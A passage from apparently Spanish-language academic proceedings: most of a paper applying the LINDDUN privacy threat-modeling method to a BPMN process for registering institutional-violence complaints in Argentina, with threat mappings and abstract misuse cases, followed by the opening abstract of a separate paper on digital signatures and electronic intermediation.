Para lograr privacidad se requiere un conocimiento de seguridad. En particular, la información personalmente identificable es cualquier tipo de información que puede estar vinculada a un individuo, incluyendo sus actividades, preferencias, historia, conversaciones, etc. Las metas de privacidad de la información pueden lograrse a través de mecanismos de preservación de la privacidad tales como control de acceso, políticas de privacidad y preferencias de privacidad. Las políticas de privacidad describen las prácticas de datos de una organización. Esto incluye una descripción de qué información se recopila de los usuarios, para qué se utiliza la información, cuánto tiempo debe ser mantenido, si y cómo se debe compartir la información con terceros, cuánto tiempo se necesita retener la información, etc. Sin embargo, la privacidad de las organizaciones y de sus clientes es un aspecto que ha sido relegado en el área de BPM.

El modelado de amenazas es una herramienta útil para evaluar el riesgo asociado con un sistema y proporciona un enfoque estructurado de seguridad y privacidad. Se han desarrollado varios enfoques para el modelado de amenazas, uno de los más ampliamente adaptados al modelo de amenazas de Microsoft [11] es el modelo STRIDE [5] [12], el cual permite identificar seis categorías de amenazas de seguridad: falsificación, manipulación, repudio, divulgación de información, y elevación de privilegio. Este modelo presenta un enfoque sistemático para entender y descomponer una aplicación para identificar amenazas de seguridad, sin embargo, hay poco enfoque en la privacidad. Para preservar la privacidad, debe haber una base de seguridad. Para lograr esto, hay que asegurarse de que el sistema, por ejemplo, tenga un nivel razonable de mecanismos de seguridad y que la información personal esté protegida desde una perspectiva de seguridad.

M. Deng y otros [13] han desarrollado una metodología llamada LINDDUN que proporciona un marco integral de modelado de amenazas a la privacidad. Al igual que el modelo STRIDE, LINDDUN identifica las amenazas de privacidad mediante el uso de principios de modelado de amenazas similares (diagramas de flujo de datos, árboles de amenazas y límites de confianza) y asignándolos a propiedades de privacidad basadas en la terminología definida por Pfitzmann et al. [14]. Los escenarios de casos de uso indebidos y los patrones de árbol de amenazas de privacidad ilustran escenarios de ataques de privacidad, los cuales son priorizados a través de técnicas de evaluación de riesgos. En los dos últimos pasos de esta metodología, el mapeo de las amenazas de privacidad a los requisitos de privacidad permite la identificación de soluciones para mejorar la privacidad.

El objetivo principal de este trabajo es aplicar la metodología LINDDUN a BPM. En particular, se utiliza un proceso de negocio definido en el lenguaje BPMN para registrar casos de violencia institucional. El propósito es, por un lado, determinar su aplicabilidad en un contexto para el cual la metodología no fue probada [2][3]. Por otro lado, se espera identificar los aspectos de LINDDUN que pueden ser aplicados de manera general a BPM y determinar aspectos de BPM que pueden resultar en un beneficio para LINDDUN.

Este trabajo se estructura de la siguiente manera. La Sección 2 presenta el lenguaje BPMN y la metodología LINDDUN, la sección 3 explica el proceso del caso de estudio, la secciones 4 y 5 representan el desarrollo principal del trabajo, mientras que en las secciones 6 y 7 se encuentran las conclusiones y referencias bibliográficas respectivamente.

2. Antecedentes

2.1 BPMN como lenguaje de Modelado de Procesos de Negocios

BPMN (Business Process Model and Notation [1]) es un estándar para BPM que provee una “notación gráfica” para especificar “procesos de negocios” en un diagrama basado en “técnicas de flujos” muy similares a los diagramas de actividad de UML (Unified Modeling Language).

El objetivo principal de BPMN es proveer una notación que sea legible para todos los usuarios de los procesos de negocios (desde las personas que crean los gráficos iniciales de los procesos, a los desarrolladores técnicos responsables de implementar la tecnología que realizarán esos procesos y finalmente a las personas que manejarán y monitorearán esos procesos).

BPMN es un lenguaje standard para el modelado de procesos de negocios. En BPMN un modelo de procesos está compuesto por nodos (actividad, eventos o

compuertas) conectados por una relación de flujos. La figura 1 Muestra un conjunto de elementos utilizados en este trabajo.

Un flujo de secuencia conecta dos nodos y denota la relación del flujo de control. Una tarea es una actividad que representa trabajo a ser realizado, mientras que un subproceso está compuesto por un conjunto de actividades conectadas a otras actividades mediante el uso de los flujos. Una compuerta es una construcción de enrutamiento que puede ser: *fork paralelo (And)* para representar flujos de secuencia concurrentes, unión en paralelo (*And-Join*) para sincronizar flujos concurrentes, decisión (*Xor*) para representar flujos mutuamente exclusivos, combinación (*Xor-Join*) para unir flujos mutuamente exclusivos, decisión inclusiva (*Or*) para representar flujos que su ejecución está sujeta a condiciones específicas y *Or-Join*. En BPMN es posible definir eventos para significar el comienzo y final de un proceso (*start y end event* respectivamente).




Figura 1. Elementos básicos de BPMN.

2.2 LINDDUN como herramienta de Análisis de Privacidad.

La metodología LINDDUN [2][3] es una técnica de modelado de amenazas que alienta a los analistas a considerar problemas de privacidad de una forma sistemática.



Figura 2. Los seis pasos de LINDDUN.

LINDDUN consiste en seis pasos, como fueron ilustrados y descritos en la figura anterior.

Los primeros tres pasos son considerados el centro de los pasos de LINDDUN, ya que se concentran en el entorno del problema y buscan identificar las amenazas de privacidad en el sistema.

Los últimos tres pasos son orientados a la solución y apuntan a traducir las “amenazas” que fueron identificadas a “soluciones” y estrategias viables para mitigarlas.

El paso clave en LINDDUN es el “Mapear amenazas de privacidad a elementos del DFD”, ya que, para identificar los problemas de privacidad, se analiza cada elemento en diferentes aspectos:

Vinculación (del inglés “Linkability”), Identificabilidad (Identifiability), No repudio (Non-repudiation), Detectabilidad (Detectability), Divulgación de Información (Information Disclosure), Desconocimiento (Unawareness), Incumplimiento (Non-compliance), los cuales son los componentes del acrónimo LINDDUN, cada uno será explicado en detalle al momento de realizar el paso 4.

3. Procedimiento para Registrar Casos de Violencia Institucional en Argentina

El Protocolo opcional de las Naciones Unidas (UN) Convención en contra de los casos de tortura y otros crueles, inhumanos o degradantes tratamientos o castigos (OPCAT) establecen un procedimiento para visitas a todos los lugares donde las personas han sido privadas de su libertad por organismos internacionales independientes y cuerpos de monitoreo nacionales. Argentina fue el primero estado en Latino América en ratificar la OPCAT en 2004. La ley para un sistema nacional de prevención fue tratada en abril de 2014 y la selección del proceso de los miembros del Comité Nacional para Prevenir la Tortura está todavía pendiente.

Más allá del NRCT (Registro Nacional de Casos de Tortura y/o Maltrato), seis provincias (Chaco, Mendoza, Misiones, Rio Negro, Salta y Tucumán) han adoptado leyes para crear mecanismos locales para implementar OPCAT, mientras que otros (Santa Fe, Neuquén, Corrientes, Córdoba, San Luis, Tierra del Fuego y Buenos Aires) están en el proceso de debatir dichas leyes.

La provincia de Santa Fe creo el Registro Provincial de Casos de Tortura, Cruel, Inhumano y/o Degradante Abuso Policial y otros afectos, Malas Prácticas y Derechos Humanos dentro del espectro del Servicio Publico Provincial de Defensa Penal (SPPDP).

La figura 3 muestra el procedimiento para recolectar y recibir denuncias de violencia institucional en Argentina.

Este procedimiento se refiere al acceso público y abierto de los documentos, tales como leyes, resoluciones y reportes de la NRCT y el registro del SPPDP. Utilizamos el termino registro para referirnos a la base de datos que contiene información sobre denuncias de violencia institucional en el contexto de la NRCT o del registro del SPPDP. Existen 5 casos de uso generales para encuestar y reportar situaciones de tortura en instituciones públicas.

Refiriendo al primer caso de uso, entrevistadores visitan instituciones donde hay personas privadas de su libertad, tales como prisiones, reformatorios o hospitales. En dichos lugares, víctimas son entrevistadas y llenan formularios para reportar nuevos casos de tortura. Los mismos son enviados al administrador de base de datos. Personas privadas de su libertad podrían estar en hospitales cuando se están recuperando de una enfermedad o si están bajo tratamiento psiquiátrico. En el segundo caso de uso, denuncias de torturas son recibidas por testigos o víctimas. Estas denuncias también son registradas en formularios. Luego, los formularios son enviados al administrador de base de datos. En el tercero y cuarto caso de uso, las denuncias son recolectadas de información publicada en diarios o de ONGs y otras organizaciones. Para todos esos casos, el administrador de base de datos registra todos sus formularios en el registro. Refiriendo al quinto caso de uso, el administrador de base de datos genera un reporte estadístico para sus superiores, el cual es publicado al público mediante internet.




Figura 3. Casos de uso para Víctima y registro de situaciones de tortura

El formulario para encuestar nuevos casos de violencia institucional fue diseñado para ser aplicado durante inspecciones en lugares de detención penitenciaria y custodia infantil. Es también pensado como una manera para reconstruir información desde comunicaciones por otros canales institucionales y encuestas conducidas por otras organizaciones. Por las encuestas, el entrevistador procede a completar un formulario para cada víctima que conecta a uno o más actos de tortura y/o tratamiento de enfermedad sufrido en el lapso de 60 días anteriores al tiempo de la entrevista.




Figura 4: Proceso BPMN para registrar casos de violencia institucional

Se asume que los formularios físicos son archivados y asegurados.

Un equipo técnico edita la información grabada en lugares de confinamiento y la hace consistente. Luego, información es guardada en el registro como se puede ver en la figura 3. Subsecuentemente nuevos análisis son realizados para procesar los datos estadísticamente y cualitativamente para preparar reportes anuales o parciales.

De acuerdo a la figura 3, el registro guarda casos de abuso y/o tortura procesados, pero también los realizados por agencias del estado, derechos humanos o ONGs. Además de las modalidades más difundidas, como agresiones físicas, el registro considera diferentes tipos de malos tratos y torturas.

En las encuestas, el formulario de cada víctima de actos de tortura o malos tratos incluye datos sobre la fuente que lo recibe, la víctima y los hechos, por un resumen escrito y una serie de campos abiertos y cerrados para ser completados por el entrevistador. La información del formulario es registrada en el registro como se demuestra en la figura 4.

4. Aplicando LINDDUN a BPM

Para realizar un análisis de amenazas de privacidad en procesos de negocio, aplicaremos la metodología LINDDUN a un proceso de negocio para el registro de denuncias de violencia institucional en Argentina. En un trabajo previo [4], se realizó un estudio preliminar y se presentó el escenario de estudio para este proceso de negocio. En el mismo se propone utilizar diagramas BPMN en lugar de DFDs para detectar las amenazas y se estudia la privacidad de los casos de violencia institucional en la República Argentina utilizando LINDDUN como herramienta de privacidad concentrándose en la Divulgación de Información y Desconocimiento.

A continuación, se analiza dicho proceso y se identifican amenazas de privacidad para el mismo. Como en la figura 4 poseemos nuestro modelado, el siguiente paso es Mapear las amenazas a los elementos de BPMN:

Elementos	Amenaza Objetivo	L	I	N	D	D	U	N	
Almacén de Datos	Registry (13)	X	X	X	X				
	Complaint (1. PFI – 2. DISIIN)	X		X	X				
Flujos de Datos	Complaint (3. PSI – 4. GFR)	X		X	X				
	Consent (1. PFI – 5. DICCN)	X		X	X				
	Consent (1. PFI – 6. DIMEN)	X		X	X				
	Consent (1. PFI – 7. DIPEN)	X		X	X				
	Medical Report (8. PME – 4. GFR)	X	X	X	X	X			
	Medical Report (8. PME – 9. RMR)	X	X	X	X	X			
	Psychiatric report (10. PSE – 4. GFR)	X	X	X	X	X			
	Psychiatric report (10. PSE – 11 RPR)	X	X	X	X	X			
	Register Case (12. RC – 13. R)	X		X	X				
	Proceso	Perform First Interview (1)							
		Perform Second Interview (3)							
		Notify AIDT (14)							
		Perform Medical Examination (8)							
Perform Psychiatric Examination (10)									
Generate Final Report (4)									
Register Case (12)									
Receive Case (15)									
Notify Criminal Complaint Needed									
Entidad		Agent							
		Healthcare Professional		X					
		AIDT							
		Psychiatric Professional		X					
		NRCT							
		Victim	X	X					X

Figura 5. Amenazas Detectadas.

4.1 Almacén de Datos

- *Vinculación del Almacén de Datos:* LINDDUN establece que puede haber problemas de privacidad en esta instancia cuando no hay control suficiente de acceso a la base de datos o cuando los datos guardados no son lo suficientemente anónimos, por lo que se podría aplicar minería de datos en ella para enlazar datos dentro de la misma y obtener la información que el atacante desee.
- *Identificabilidad del Almacén de Datos:* En este caso, Vinculación e Identificabilidad son muy similares. Identificabilidad se enfoca en el caso de que se pueda identificar una persona debido a la información revelada por los problemas que muestra Vinculación. Por lo tanto, también decidimos marcarlo como una posible amenaza a la privacidad
- *No repudio del Almacén de Datos:* Esta amenaza se da cuando un usuario no puede negar que hay ciertos datos en la base de datos. En este caso consideramos que puede existir una amenaza a la privacidad si la base de datos no está encriptada.
- *Detectabilidad del Almacén de Datos:* Los mismos se pueden dar cuando no hay suficiente control de acceso a la base de datos, lo que lleva a exposición de la información o si no se aplicaron suficientes métodos para ocultar dicha información.
- *Divulgación de Información del Almacén de Datos:* En este caso LINDDUN analiza utilizando el mismo concepto que la metodología de análisis de seguridad STRIDE, el cual identifica que puede existir un problema de amenaza a la privacidad si los datos no

están suficientemente protegidos contra acceso no autorizado o cuando los datos no se mantienen confidenciales.

4.2 Flujo de Datos

- *Vinculación del Flujo de Datos:* LINDDUN sugiere dos posibles precondiciones, una es que el flujo de datos no esté suficientemente protegido (por ejemplo, que no esté encriptado) y la otra es que se pueda enlazar la comunicación (por ejemplo, identificando las direcciones de IP que se están comunicando). En este caso consideramos que podrían existir amenazas de privacidad ya que no se sabe si los documentos se encuentran encriptados, por lo tanto, todos fueron marcados como poseedores de una posible amenaza de privacidad en el aspecto de Vinculación.
- *Identificabilidad del Flujo de Datos:* Similar a “Vinculación de un Flujo de Datos”, Identificabilidad se centra en la comunicación de dicho documento, pero hace hincapié en la comunicación, en la cual consideramos que en los reportes médicos o psiquiátricos puede existir un problema de privacidad, ya que por ejemplo cuando un doctor consulta hacia otro por su paciente, se vuelve una comunicación insegura y por tanto se presenta un problema de revelación de información.
- *No repudio del Flujo de Datos:* En este caso como se utilizan documentos físicos implica que el emisor de dicho documento no puede negar haber enviado el mensaje, esto se transforma en un problema de privacidad que debe ser estudiado.
- *Detectabilidad del Flujo de Datos:* Saber que se envió un mensaje, sin saber que contiene el mensaje también puede revelar información. En este caso consideramos que todo el proceso de envío de mensajes no es seguro debido que en cualquier momento se podría vigilar el proceso e identificar si se envió un mensaje, por lo que creemos que pueden existir problemas privacidad del tipo Detectabilidad en cada caso.
- *Divulgación de Información del Flujo de Datos:* Según LINDDUN “Divulgación de Información se refiere a una amenaza de seguridad que revela información cuando no debería. Para flujos de datos esto significa que el canal no está protegido suficientemente y el mensaje no se mantiene confidencial.”. Como identificamos anteriormente, al tener un documento escrito existe la posibilidad de que exista una amenaza de Divulgación de Información, ya que sería muy fácil realizar, por ejemplo, una copia a mismo.

4.3 Proceso

En el caso de los Procesos no encontramos ninguno que tenga problemas de Vinculación, Identificabilidad o Detectabilidad, puesto a que son amenazas muy raras.

- *Vinculación del Proceso:* Vinculación de un proceso sugiere que la única forma de prevenir que diferentes acciones sean enlazadas al mismo sujeto es ganando acceso al proceso y puesto a que ganar acceso al documento podría revelar toda la información sin necesidad de acceder al proceso, creemos que no debería marcarse como problema de amenaza.
- *Identificabilidad del Proceso:* Esta amenaza es igual a la de Vinculación centrándose en la amenaza de Divulgación de Información, por lo que consideramos que no hay una amenaza de privacidad ya que el proceso no es la única forma de acceder a dicha información.
- *Detectabilidad del Proceso:* Detectabilidad del proceso indica que podemos identificar que un proceso se ha ejecutado, en este caso consideramos que efectivamente se puede hacer si se gana acceso a por ejemplo los Flujos de datos, o la base de datos, pero consideramos que en este caso la información de que un proceso termino no es relevante, sino la información relevante es la que generaron dichos procesos, por lo tanto, creemos que el estudio de Detectabilidad de un Proceso no posee una amenaza de privacidad.

4.4 Entidad

- *Vinculación de una Entidad:* Estas amenazas se basan en que una Entidad quiere esconder lo más que pueda su información (o al menos ser lo menos enlazable posible). En el caso de la víctima, no querrá ser vinculable con dicha información, ya que, podría estar en riesgo su seguridad, por lo tanto, es importante analizar esta amenaza de privacidad.
- *Identificabilidad de una Entidad:* En este caso, si bien es muy similar al de Vinculación, también se da el hecho de que en el caso de que la comunicación no sea confiable, ya sea porque el emisor o receptor no son confiables, puede existir un problema de privacidad. En este caso consideramos que los puede existir un problema de privacidad, ya que, por lo explicado anteriormente, un profesional de la salud, al consultar a sus colegas, puede revelar información. Además, también está el caso de la víctima, la cual no querrá ser identificada por lo explicado en las amenazas de vinculación.

- *Desconocimiento de una Entidad:* Esta amenaza se encuentra cuando la entidad desconoce qué datos son necesarios y que pasa con los mismos, es decir, la entidad puede brindar más información de la necesaria y puede no saber que la información que provee no está siendo almacenada, o en el caso de saber no es capaz de evaluar la información personal que fue almacenada. Como en este caso creemos que la víctima puede no saber qué datos son los necesarios para realizar la denuncia, puede existir un caso de amenaza a su privacidad.

5. Casos de Mal uso (Amenazas)

A continuación, se presentan los Casos de mal uso (*del inglés "Misuse Cases"*) definidos de acuerdo a la metodología LINDDUN. Para cada caso de mal uso se presenta un resumen, el actor principal. El camino básico para que se cumpla el caso, el elemento BPMN que participa del caso, y aclaraciones necesarias para el entendimiento del mismo.

A01 - Datos de la Entidad filtrados

Resumen: Los datos de la víctima se filtran por lo tanto la misma es vinculable a la denuncia.

Actor Principal: Interno calificado (Profesional de la Salud o Profesional Psiquiátrico)

Camino Básico:

bf1. Un profesional de la salud o profesional psiquiátrico realiza un examen a la víctima.

bf2. Dicho profesional les consulta o habla a sus pares sobre ese caso.

Elemento de BPMN: Victima

Aclaraciones:

r1. Se considera que sus pares no son de confianza.

A02 – Datos Desprotegidos

Resumen: Los datos no están lo suficientemente protegidos

Actor Principal: Extraño no calificado

Camino Básico:

bf1. Un extraño intenta obtener acceso al documento que contiene los datos de la denuncia.

bf2. Dicho extraño accede al documento.

Elementos de BPMN: Complaint (1. PFI – 2. DISIIN)

Complaint (3. PSI – 4. GFR)

Consent (1. PFI – 5. DICCN)

Consent (1. PFI – 6. DIMEN)

Consent (1. PFI – 7. DIPEN)

Register Case (12. RC – 13. R)

Aclaraciones:

A03 – Documento filtrado

Resumen: Se filtra el documento que posee los datos del examen médico/psiquiátrico.

Actor Principal: Interno Calificado

Camino Básico:

bf1. Un profesional de la salud o profesional psiquiátrico realiza un examen a la víctima.

bf2. El profesional realiza un documento con la información de dicho examen.

bf3. Dicho profesional les muestra el documento o habla a sus pares de ese caso.

Elemento de BPMN:

Medical Report (8. PME – 4. GFR)

Medical Report (8. PME – 9. RMR)

Psychiatric report (10. PSE – 4. GFR)

Psychiatric report (10. PSE – 11 RPR)

Aclaraciones:

r1. Se considera que sus pares son ajenos al proceso.

A04 – Acceso no seguro

Resumen: Ocurre cuando el acceso a la base de datos no es seguro y/o no hay suficiente minimización de los datos en la misma.

Actor Principal: Extraño no calificado

Camino Básico:

bf1. El actor accede a la base de datos sin restricción de seguridad

bf2. Los datos no están cifrados.

Elemento de BPMN: Registry

Aclaraciones:

r1. Si se cumple la amenaza “Control de Acceso débil a los datos (Base de Datos)”, correspondiente a L_ds1 del árbol de Identificabilidad de base de datos que provee LINDDUN, existe la amenaza de Divulgación de Información.

A05 – Comunicación no segura.

Resumen: La comunicación no es segura.

Actor Principal: Interno calificado

Camino Básico:

bf1. Se posee el documento.

bf2. El documento se mueve dentro del proceso (de una actividad a otra).

bf3. El documento se pierde antes de haber sido recibido.

Elemento de BPMN:

Complaint (1. PFI – 2. DISIIN)

Complaint (3. PSI – 4. GFR)

Consent (1. PFI – 5. DICCN)

Consent (1. PFI – 6. DIMEN)

Consent (1. PFI – 7. DIPEN)

Medical Report (8. PME – 4. GFR)

Medical Report (8. PME – 9. RMR)

Psychiatric report (10. PSE – 4. GFR)

Psychiatric report (10. PSE – 11 RPR)

Register Case (12. RC – 13. R)

A06 – Datos vulnerados

Resumen: Agente externo al proceso tiene acceso al documento.

Actor Principal: Externo calificado

Camino Básico:

bf1. Un agente externo intenta obtener acceso al documento.

bf2. Dicho agente obtiene acceso al documento.

Elemento de BPMN:

Complaint (1. PFI – 2. DISIIN)

Complaint (3. PSI – 4. GFR)

Consent (1. PFI – 5. DICCN)

Consent (1. PFI – 6. DIMEN)

Consent (1. PFI – 7. DIPEN)

Medical Report (8. PME – 4. GFR)

Medical Report (8. PME – 9. RMR)

Psychiatric report (10. PSE – 4. GFR)

Psychiatric report (10. PSE – 11 RPR)

Register Case (12. RC – 13. R)

Aclaraciones:

r1. Cómo logra obtener acceso al documento escapa al espectro de la amenaza.

A07 – Débil control de acceso a la base de datos.

Resumen: El control de acceso a la base de datos no es adecuado.

Actor Principal: Externo no calificado.

Camino Básico:

bf1. Una persona externa al proceso obtiene acceso a la base de datos.

bf2. Dicha persona accede a la base de datos.

bf3. Dicha persona obtiene control sobre la base de datos.

Elemento de BPMN: Registry

Aclaraciones:

r1. Cómo logra acceder escapa al espectro de esta amenaza.

A08 – Información Legible

Resumen: Un agente externo al proceso accede al documento y encuentra la información en el mismo de fácil lectura.

Actor Principal: Externo no calificado.

Camino Básico:

bf1. El actor principal accede al documento.

bf2. El agente externo encuentra toda la información del documento de fácil lectura.

Elemento de BPMN:

Complaint (1. PFI – 2. DISIIN)

Complaint (3. PSI – 4. GFR)

Consent (1. PFI – 5. DICCN)

Consent (1. PFI – 6. DIMEN)

Consent (1. PFI – 7. DIPEN)

Medical Report (8. PME – 4. GFR)

Medical Report (8. PME – 9. RMR)

Psychiatric report (10. PSE – 4. GFR)

Psychiatric report (10. PSE – 11 RPR)

Register Case (12. RC – 13. R)

Aclaraciones:

r1. Cómo obtiene acceso al documento escapa al espectro de la amenaza.

A09 – Comunicación Monitoreada

Resumen: Un agente externo al proceso sabe cuándo se envió un documento.

Actor Principal: Externo no calificado.

Camino Básico:

bf1. El actor principal monitorea el proceso.

bf2. Dicho actor se da cuenta que un documento fue enviado.

Elemento de BPMN:

Complaint (1. PFI – 2. DISIIN)

Complaint (3. PSI – 4. GFR)

Consent (1. PFI – 5. DICCN)

Consent (1. PFI – 6. DIMEN)

Consent (1. PFI – 7. DIPEN)

Medical Report (8. PME – 4. GFR)

Medical Report (8. PME – 9. RMR)

Psychiatric report (10. PSE – 4. GFR)

Psychiatric report (10. PSE – 11 RPR)

Register Case (12. RC – 13. R)

A10 – Información necesaria incomunicada.

Resumen: La víctima no sabe cuanta información debe proveer para realizar la denuncia.

Actor Principal: Interno no calificado.

Camino Básico:

bf1. La víctima decide realizar una denuncia.

bf2. El agente que toma la denuncia no comunica a la víctima la información necesaria para el procedimiento.

Elemento de BPMN: Perform First Interview

A11 – Desconocimiento del guardado de información.

Resumen: La víctima no sabe que sus datos están siendo guardados.

Actor Principal: Interno no calificado.

Camino Básico:

bf1. La víctima decide realizar una denuncia

bf2. El agente que toma la denuncia no comunica a la víctima que los datos que provea serán guardados.

bf3. La víctima provee información personal sin saber que dicha información está siendo guardada.

bf4. La víctima desconoce que puede corroborar los datos almacenados.

Elemento de BPMN: Víctima

6. Conclusiones y Trabajos Futuros

En este trabajo se pudo demostrar la aplicación efectiva de una herramienta que permite analizar la privacidad en los procesos de negocios. En el caso de estudio se pudieron identificar múltiples casos en los que podría existir un problema de privacidad por lo que

concluimos que efectivamente LINDDUN puede introducir herramientas útiles a los procesos de negocios.

Actualmente no existe una herramienta que estudie la privacidad en el modelado de procesos de negocio, por lo que LINDDUN podría proveer una solución a los problemas de privacidad en el modelado de procesos de negocio.

Como trabajos futuros se analizarán las estrategias para mitigar las amenazas de privacidad, de manera tal que proveer a analistas de negocios y diseñadores de procesos con herramientas que les permitan determinar en tiempo de diseño amenazas de privacidad y soluciones concretas para resolver dichas amenazas. También, se estudiarán los problemas de privacidad encontrados para definir patrones de diseño de procesos orientados a detectar problemas de privacidad.

7. Referencias

[1] Business Process Model and Notation (BPMN) Standard – OMG, 2011-01-03. – <http://www.omg.org/spec/BPMN/2.0/PDF/>

[2] Privacy Threats in Software Architectures – Kim Wutys – Dissertation presented in partial fulfillment of the requirements for the degree of Doctor in Engineering, January 2015 – https://lirias.kuleuven.be/bitstream/123456789/472921/1/wutys2014_thesis_online.pdf

[3] LINDDUN in a nutshell – LINDDUN Privacy Threat Modeling – Kim Wutys, 2014 – <https://distrinet.cs.kuleuven.be/software/linddun/linddun.php>

[4] Roa, J., Villarreal, P., Fantinato, M. Rafferty, L., Hung, P.C.K. Institutional Violence Complaints in Argentina: A Privacy Study. 50th Hawaii International Conference on System Sciences (HICSS 50). (2017).

[5] The STRIDE Threat Model – Microsoft, 2002 – [https://msdn.microsoft.com/en-us/library/ee823878\(v=cs.20\).aspx](https://msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx)

[6] Weske, Mathias. Business process management: concepts, languages, architectures. Springer Science & Business Media, 2012.

[7] Scheer, A.-W.: ARIS — business process frameworks. 2., completely rev. and enl. ed. Berlin: Springer, 1998.

[8] <http://www.omg.org/spec/UML/>

[10] Mitigation Strategies & Solutions – Kim Wutys, 2014 –
<https://distrinet.cs.kuleuven.be/software/linddun/solutions.php>

[11] J. Meier, A. Mackman, M. Dunner, S. Vasireddy, R. Escamilla and A. Murukan, "Chapter 3: Threat Modeling," in Improving Web Application Security: Threats and Countermeasures, Microsoft Corporation, 2003.

[12] S. Hernan, S. Lambert, T. Ostwald and A. Shostack, "Uncover Security Design Flaws Using the STRIDE Approach," MSDN Magazine, 2006.

[13] M. Deng, K. Wuyts, R. Scandariato, B. Preneel and W. Joosen, "A Privacy Threat Analysis Framework: Supporting the Elicitation and Fulfillment of Privacy Requirements," in Interdisciplinary Institute for Broadband Technology (IBBT), Belgium, 2010.

[14] A. Pfitzmann and M. Hansen, "A terminology for talking about privacy by data minimization: Anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management," TU Dresden and ULD Kiel, 2010.

Firma Digital, Autenticación y Canales Seguros Mediante el Uso de un Sistema de Intermediación Electrónica

Dr. Ing. Davis Rivera Gómez
Escuela profesional de ingeniería de sistemas
Universidad Cesar Vallejo
Av. Argentina 1795, Callao 07001
riveradavis@gmail.com

Resumen

Los trámites administrativos que realizan las instituciones privadas y sobre todo las instituciones públicas tienen como insumo principal el papel y como medio legal de acreditación la firma manuscrita, trayendo como consecuencia altos tiempos en su atención y altos consumo de recursos, además de los costos relacionados al traslado documentario y la exposición al riesgo de falsificación documentaria. En ese contexto esta investigación resalta la propuesta de valor que genera un Sistema de Intermediación Electrónica canalizada a través de una plataforma web como medio de transacción rápida y fácil que permite almacenar e intercambiar datos por medios electrónicos seguros y confiables garantizando el no repudio de autoría de documentos, la autenticación, confidencialidad e integridad de la información empleando componentes de firma digital, esta investigación además pretende resaltar los aportes que genera el Sistema de Intermediación Electrónica como alternativa para el reemplazo del trámite documentario manual por el trámite documentario electrónico permitiendo eliminar los costos de traslado documentario y el riesgo de falsificación documentaria. El Sistema de Intermediación Electrónica puede ser brindado por una institución de naturaleza pública o privada pudiendo ser denominada Prestador de Servicio de Valor Añadido, siendo esta acreditada y regulada por una Autoridad Administrativa Competente.

Palabras Clave

Sistema de Intermediación Electrónica, sistema web, firma digital, Prestador de Servicio de Valor Añadido, Autoridad Administrativa Competente.

1. Introducción

